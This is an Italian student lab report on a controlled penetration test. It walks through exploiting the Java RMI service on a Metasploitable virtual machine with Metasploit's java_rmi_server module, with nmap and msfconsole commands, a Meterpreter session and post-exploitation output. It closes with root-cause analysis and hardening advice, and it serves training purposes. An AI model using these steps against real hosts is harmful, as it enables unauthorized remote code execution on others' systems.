PROGETTO S7/L5:

Exploitation Java RMI con Metasploit

Introduzione

In questo progetto sono presentati i risultati di un'analisi di sicurezza condotta tramite un penetration test controllato in un ambiente di laboratorio simulato con target denominato "**Metasploitable**".Nello specifico, l'analisi si concentra sulla vulnerabilità del servizio **Java RMI** (Remote Method Invocation), illustrando l'intero processo di sfruttamento, dalla configurazione dell'ambiente di attacco fino all'ottenimento di un accesso completo al sistema target tramite il **Metasploit Framework**. Il documento dettaglia gli obiettivi, l'ambiente, le procedure e le conclusioni di questa valutazione di sicurezza.

Obiettivi del progetto

Gli obiettivi principali dell'esercitazione possono essere sintetizzati nei seguenti punti:

1. **Sfruttare la vulnerabilità del servizio Java RMI in ascolto sulla porta TCP/1099 della macchina target.**
2. **Ottenere una sessione remota interattiva (Meterpreter) sulla macchina vittima tramite l'uso di Metasploit Framework.**
3. **Eseguire attività di post-exploitation per raccogliere evidenze critiche, nello specifico la configurazione di rete e la tabella di routing del sistema compromesso**

Dettagli dell'Ambiente di Test

Componente	Descrizione
Macchina attaccante	**Kali Linux (192.168.11.111)**
Macchina target	**Metasploitable (192.168.11.112**
Servizio analizzato	**Java RMI (porta TCP/1099)**
Tool di Attacco	**Metasploit**

L'analisi è stata suddivisa in ***tre fasi distinte***, la prima delle quali si è concentrata sulla **configurazione dell'ambiente di rete**.

FASE 1: CONFIGURAZIONE AMBIENTE DI RETE


Una configurazione di rete appropriata è fondamentale per eseguire qualsiasi simulazione di attacco che coinvolga sistemi collegati. In questa fase, verranno configurati gli indirizzi **IP** statici per la **macchina attaccante** e quella **target**, rispettando i requisiti di progetto e assicurando la corretta comunicazione tra i due sistemi.

Configurazione IP su Kali Linux

Alla macchina attaccante (**Kali Linux**) doveva essere assegnato l'indirizzo IP statico ***192.168.11.111***. Per farlo ci avvaliamo dell'utilizzo del **Network Manager** che è il metodo più semplice per impostare un indirizzo **IP.**


Inoltre è possibile ottenere un indirizzo ip temporaneo. Questo approccio è rapido, ma **le modifiche non saranno permanenti** dopo il riavvio. È particolarmente adatto per test veloci o per ambienti di laboratorio.

Network Manager



Configurazione del target (Metasploitable)


Alla macchina target (**Metasploitable**) doveva essere assegnato l'indirizzo IP statico ***192.168.11.112***. Per poter cambiare l'ip andiamo a lanciare il comando ***sudo nano /etc/network/interfaces.***



Usiamo poi il comando ***sudo /etc/init.d/networking restart*** per poter applicare il nuovo Ip alla Metasploitable.

Verifica della Connettività

Prima di procedere con l'attacco, è stata verificata la connettività di base tra i due host. Dalla macchina **Kali**, è stato inviato un **ping** alla macchina **Metasploitable** per confermare l'effettiva raggiungibilità di rete della macchina target.




L'esito positivo del comando ha confermato che la configurazione di rete era corretta-

Scansione delle porte

Per verificare se il servizio **Java RMI** è attivo sulla rispettiva porta andiamo a lanciare un comando con nmap.

Comando eseguito:

nmap -sV -p 1099 192.168.11.112



FASE 2: SFRUTTAMENTO DELLE VULNERABILITA’

Questa fase cruciale, che costituisce il cuore dell'esercizio, è dedicata allo sfruttamento attivo della **vulnerabilità** . L'obiettivo è ottenere un accesso non autorizzato al sistema target. Per raggiungere tale scopo, si utilizza il **Metasploit Framework**, configurando e lanciando un modulo di exploit mirato specificamente al servizio **Java RMI** vulnerabile.

Come prima cosa andiamo a lanciare il comando ***msfconsole*** per avviare la console di ***metasploit***.


Quando la console si è attivata, lanciamo il comando ***search java_rmi*** per verificare il corretto exploit da andare ad utilizzare.

```
msf > search java_rmi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
   -  ----                                      ---------------  ----       -----
   0  auxiliary/gather/java_rmi_registry                         normal     No
   1  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes
   2    \_ target: Generic (Java Payload)       .                .          .
   3    \_ target: Windows x86 (Native Payload) .                .          .
   4    \_ target: Linux x86 (Native Payload)   .                .          .
   5    \_ target: Mac OS X PPC (Native Payload) .               .          .
   6    \_ target: Mac OS X x86 (Native Payload) .               .          .
   7  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/b

msf >
```

Dal search vengono trovati diversi exploit. L'attacco è stato condotto utilizzando il modulo ***exploit/multi/misc/java_rmi_server***, il quale sfrutta una configurazione insicura nel meccanismo di caricamento dinamico delle classi . L'exploit agisce avviando un servizio **HTTP** malevolo e inviando una richiesta **RMI** al target, istruendolo a caricare ed eseguire una classe Java arbitraria fornita dall'attaccante.

Configurazione del modulo di exploit

Attraverso l'utilizzo del comando ***show options*** andiamo a verificare la configurazione del modulo. Andiamo quindi ad utilizzare il comando **set RHOSTS** per inserire l'indirizzo **IP** della macchina target (**192.168.11.112**).



Esecuzione Exploit

Con il modulo correttamente configurato, l'attacco è stato lanciato tramite il comando **exploit**. Durante il tentativo iniziale,l'exploit avrebbe potuto fallire, causando la visualizzazione dell'errore **RuntimeError Timeout HTTPDELAY**. Questa condizione indica una race condition in cui il server web integrato nell'exploit, utilizzato per lo staging del payload, non ha ricevuto la richiesta GET dalla vittima entro il periodo di timeout predefinito. Questo può essere causato da latenza di rete o da un lento processamento sul sistema target.

Per risolvere questo problema, si può applicare l'azione correttiva di modificare il parametro **HTTPDELAY** a **20**. L'aumento di questo valore a 20 secondi fornisce una finestra temporale più ampia, garantendo una consegna affidabile del payload e il successo dell'exploit.

Nel nostro caso questo non è stato necessario perché il comando è andato subito a buon fine aprendo una sessione **Meterpreter.**

Apertura sessione Meterpreter

Una sessione **Meterpreter** conferisce all'attaccante un controllo esteso e versatile sul sistema compromesso. La potenza di **Meterpreter** risiede nel fatto che opera interamente in memoria sulla macchina vittima, rendendolo difficile da rilevare per le soluzioni antivirus tradizionali basate su firme.

Ottenuto l'accesso iniziale, l'analisi si è spostata sulla fase successiva, mirata a raccogliere informazioni critiche dal sistema compromesso.

Post-Exploitation e Raccolta Evidenze

La fase di **post-exploitation** ha lo scopo di utilizzare l'accesso iniziale per raccogliere informazioni, comprendere il contesto del sistema violato e il suo ruolo all'interno della rete.In questa fase, l'attenzione si è concentrata sull'esecuzione delle operazioni necessarie per il raggiungimento dei requisiti finali del progetto, con un focus specifico sulla raccolta di intelligence di rete mirata.

Acquisizione della Configurazione di Rete

Il primo obiettivo di **post-exploitation** era recuperare la configurazione completa delle interfacce di rete della macchina vittima. Per accedere all'interfaccia di rete della macchina target andremo a lanciare il comando ***ifconfig.***

Configurazione di rete Metasploitable

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe85:1a6
IPv6 Netmask : ::

meterpreter >
```

Acquisizione della Tabella di Routing

Il secondo obiettivo era ottenere la tabella di routing del sistema compromesso per mappare i suoi percorsi di rete. Anche in questo caso, operando dalla shell di sistema, è stato utilizzato un comando standard per visualizzare le rotte di rete. Il comando lanciato è : ***route .***

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe85:1a6  ::       ::
meterpreter >
```

Analisi della Vulnerabilità

Comprendere la causa radice di una compromissione è un'attività tanto importante quanto l'exploit stesso.

La vulnerabilità primaria risiede nell'esposizione di un servizio **Java RMI** intrinsecamente insicuro. L'exploit funziona inviando un oggetto Java serializzato e malevolo all'endpoint **RMI**. Il server, non validando adeguatamente l'input, deserializza questo oggetto e ne esegue il codice contenuto, portando a una vulnerabilità di tipo **Remote Code Execution** (RCE) che concede all'attaccante il pieno controllo del sistema.

A contribuire in modo decisivo al successo dell'attacco è stata l'assenza di controlli di accesso a livello di rete. La mancanza di network segmentation e di regole firewall ha reso la porta vulnerabile (**TCP/1099**) direttamente raggiungibile dalla macchina dell'attaccante. Questa configurazione "aperta" ha rimosso qualsiasi barriera difensiva, permettendo al modulo di exploit di comunicare senza ostacoli con il servizio target e di consegnare il payload.

Conclusioni e Misure di Mitigazione

L'esercitazione ha dimostrato come la vulnerabilità di un singolo servizio possa compromettere l'integrità di tutto il sistema, garantendo all'aggressore pieno accesso e controllo per ulteriori azioni dannose.

Raccomandazioni di Sicurezza

Per prevenire attacchi di questo tipo, è indispensabile adottare un approccio difensivo multilivello, noto come ***hardening***. Le seguenti raccomandazioni costituiscono le misure di mitigazione fondamentali.

1. Patch Management: è di importanza critica mantenere tutti i software e i servizi costantemente aggiornati.

2. Riduzione della Superficie d'Attacco: ogni servizio attivo può essere sfruttato come potenziale vettore di attacco. Per ridurre al minimo la superficie esposta a minacce, è indispensabile disattivare tutti i servizi superflui e chiudere le porte di rete inutilizzate.

4. Monitoraggio Attivo: la sicurezza va intesa non come un punto di arrivo, ma come un'evoluzione continua. È indispensabile attuare un monitoraggio costante del traffico e dei log di sistema, essenziale per identificare subito anomalie o tentativi di intrusione. Avere la capacità di rilevare e reagire rapidamente è fondamentale per limitare i danni in caso di incidente.